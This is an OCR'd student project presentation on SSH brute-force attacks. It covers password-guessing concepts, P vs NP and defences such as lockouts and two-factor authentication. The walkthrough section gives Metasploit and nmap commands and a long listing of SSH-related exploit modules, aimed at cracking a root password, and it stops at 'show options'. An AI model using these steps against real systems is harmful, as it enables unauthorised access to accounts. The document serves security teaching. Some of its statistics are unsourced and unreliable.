A rough idea about our project:

Brute force attack? Guessing user credentials

no exploitation

guessing

trial and error

username/password list


How it will work?

Example: For a password BATMAN0007-→it is going to take 7 hours only.

Do it be used? Most certainly

High success rate

80% attacks on web applications are going to use brute force


P = NP ?

P=NP?

- In full Polynomial vs Non-Deterministic polynomial problem, computational complexity, the question of whether all so called NP problems are actually P problems.
- If, P=NP every NP problem would contain a hidden shortcut , allowing computers to quickly find perfect solutions to them.
- But if P does not equal NP ,then no such shortcut exists , and computers problem solving powers will remain fundamentally and permanently limited.
- Roughly speaking, P is a set of relatively easy problems, and NP is a set that includes what seem to be very, very, hard problems.
- So P=NP would imply that the apparently hard problems actually have relatively easy solutions.

Brute force algorithm:


- A brute force algorithm is a straight forward approach to a problem i.e. the first approach that comes to our mind on seeing the problem.
- Example: if we will get a chance to find a 4 digit pin, we will simply start making combinations. This is what called brut force.
- It is an infallible technique.
- Markov password: length of 10 characters , no dictionary word, repetition is avoided, do not use frequent proper nouns, use upper ,lower case , special characters, numbers.
- Alphanumeric passwords

Stream: Cyber security and forensics

AUTOBOTS

Problem statement:

Brute force attack on SSH



Team member	Registration number
Nipun Negi	99210042111
Faizan Manzoor mir	99210042197
Sourav Kumar	99210042219
Shobin bobby george	99210041958

Brute force

BRUTE FORCE

Brute force attack consists of multiple login attempts using a database of possible usernames and passwords until matching.
Also known as brute force cracking.
Usually, when carrying out this attack, the attacker already knows the username.
We will crack a root password using different tools.
In current times, we can generate wordlists or combinations on the fly.
Leaked password files containing millions of passwords are present.


Solution

SOLUTION

- Increasing the length of PIN
- Allowing the PIN to contain characters other than numbers, such as * or #
- Work on password complexity
- Limit the login attempts
- Use OTPs
- Two factor authentication
- Imposing a 30 second delay between failed and authentication attempts.
- A brute force attack will always succeed, eventually. However, brute force attacks against systems with sufficiently long keys may require billions of years to complete.
-


Difficulty

DIFFICULTY:

- How long can the key be?
- Is there any mechanism which will lock the attacker out after a number of failed attempts?



Screenshots

Screenshots:

Here we added the screenshots of attack performed by us while doing the brutforce attack.

Command 01:msfconsole

Metasploit framework will start using this command.




Command 02: nmap –sV IPV4(to be attacked)

We will came to know about the open ports of the system.

Command 03: search ssh

Matching modules regarding this will be displayed.




```
msf6 > search ssh

Matching Modules

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution                  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                                      normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc                      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey                       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers                         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc                          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  auxiliary/scanner/http/cisco_firepower_login                                           normal     No     Cisco Firepower Management Console 6.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor                            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey                               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   14  exploit/linux/ssh/f5_bigip_known_privkey                              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor                               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   16  post/windows/manage/forward_pageant                                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange                             2006-05-12       average    No     FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange                             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass                               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum                               2014-11-21       normal     No     GitLab User Enumeration
   21  exploit/multi/http/gitlab_shell_exec                                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   22  exploit/linux/ssh/ibm_drm_a3user                                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   23  post/windows/manage/install_ssh                                                        normal     No     Install OpenSSH for Windows
   24  payload/generic/ssh/interact                                                           normal     No     Interact with Established SSH Connection
   25  post/multi/gather/jenkins_gather                                                       normal     No     Jenkins Credential Collector
   26  auxiliary/scanner/ssh/juniper_backdoor                                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   27  auxiliary/scanner/ssh/detect_kippo                                                     normal     No     Kippo SSH Honeypot Detector
   28  post/linux/gather/enum_network                                                         normal     No     Linux Gather Network Information
   29  exploit/linux/local/ptrace_traceme_pkexec_helper                      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   30  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey            2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   31  exploit/multi/http/git_submodule_command_exec                         2017-06-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   32  exploit/linux/ssh/mercurial_ssh_exec                                  2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   33  exploit/linux/ssh/microfocus_obr_shrboadmin                           2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   34  post/multi/gather/ssh_creds                                                            normal     No     Multi Gather OpenSSH PKI Credentials Collection
   35  exploit/solaris/ssh/pam_username_bof                                  2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
   36  exploit/windows/ssh/putty_msg_debug                                   2002-12-16       normal     No     PuTTY Buffer Overflow
   37  post/windows/gather/enum_putty_saved_sessions                                          normal     No     PuTTY Saved Sessions Enumeration Module
   38  auxiliary/gather/qnap_lfi                                             2019-11-25       normal     Yes    QNAP QTS and Photo Station Local File Inclusion
   39  exploit/linux/ssh/quantum_dxi_known_privkey                           2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   40  exploit/linux/ssh/quantum_vmpro_backdoor                              2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
```

Continuation of command 03:



```
41  auxiliary/fuzzers/ssh/ssh_version_15                                normal     No    SSH 1.5 Version Fuzzer
42  auxiliary/fuzzers/ssh/ssh_version_2                                 normal     No    SSH 2.0 Version Fuzzer
43  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                           normal     No    SSH Key Exchange Init Corruption
44  post/linux/manage/sshkey_persistence                                excellent  No    SSH Key Persistence
45  post/windows/manage/sshkey_persistence                              good       No    SSH Key Persistence
46  auxiliary/scanner/ssh/ssh_login                                     normal     No    SSH Login Check Scanner
47  auxiliary/scanner/ssh/ssh_identify_pubkeys                          normal     No    SSH Public Key Acceptance Scanner
48  auxiliary/scanner/ssh/ssh_login_pubkey                              normal     No    SSH Public Key Login Scanner
49  exploit/multi/ssh/sshexec                      1999-01-01           manual     No    SSH User Code Execution
50  auxiliary/scanner/ssh/ssh_enumusers                                 normal     No    SSH Username Enumeration
51  auxiliary/fuzzers/ssh/ssh_version_corrupt                           normal     No    SSH Version Corruption
52  auxiliary/scanner/ssh/ssh_version                                   normal     No    SSH Version Scanner
53  post/multi/gather/saltstack_salt                                    normal     No    SaltStack Salt Information Gatherer
54  exploit/unix/http/schneider_electric_net55xx_encoder   2019-01-25   excellent  Yes   Schneider Electric Pelco Endura NET55XX Encoder
55  exploit/windows/ssh/securecrt_ssh1                     2002-07-23   average    No    SecureCRT SSH1 Buffer Overflow
56  exploit/linux/ssh/solarwinds_len_exec                  2017-03-17   excellent  No    SolarWinds LEM Default SSH Password Remote Code Execution
57  exploit/linux/ssh/symantec_smg_ssh                     2012-08-27   excellent  No    Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
58  exploit/linux/http/symantec_messaging_gateway_exec     2017-04-26   excellent  No    Symantec Messaging Gateway Remote Code Execution
59  exploit/windows/ssh/sysax_ssh_username                 2012-02-27   normal     Yes   Sysax 5.53 SSH Username Buffer Overflow
60  auxiliary/dos/windows/ssh/sysax_sshd_kexchange         2013-03-17   normal     No    Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
61  exploit/unix/ssh/tectia_passwd_changereq               2012-12-01   excellent  Yes   Tectia SSH USERAUTH Change Request Password Reset Vulnerability
62  auxiliary/scanner/ssh/ssh_enum_git_keys                             normal     No    Test SSH Github Access
63  exploit/linux/http/ubiquiti_airos_file_upload          2016-02-13   excellent  No    Ubiquiti airOS Arbitrary File Upload
64  payload/cmd/unix/reverse_ssh                                        normal     No    Unix Command Shell, Reverse TCP SSH
65  exploit/linux/ssh/vmware_vdp_known_privkey             2016-12-20   excellent  No    VMware VDP Known SSH Key
66  exploit/multi/http/vmware_vcenter_uploadova_rce        2021-02-23   manual     Yes   VMware vCenter Server Unauthenticated OVA File Upload RCE
67  exploit/linux/ssh/vyos_restricted_shell_privesc        2018-11-05   great      Yes   VyOS restricted-shell Escape and Privilege Escalation
68  post/windows/gather/credentials/mremote                             normal     No    Windows Gather mRemote Saved Password Extraction
69  exploit/windows/local/unquoted_service_path            2001-10-25   excellent  Yes   Windows Unquoted Service Path Privilege Escalation
70  auxiliary/scanner/ssh/libssh_auth_bypass               2018-10-16   normal     No    libssh Authentication Bypass Scanner
71  exploit/linux/http/php_imap_open_rce                   2018-10-23   good       Yes   php imap_open Remote Code Execution

Interact with a module by name or index. For example info 71, use 71 or use exploit/linux/http/php_imap_open_rce
```

Command 04: show options

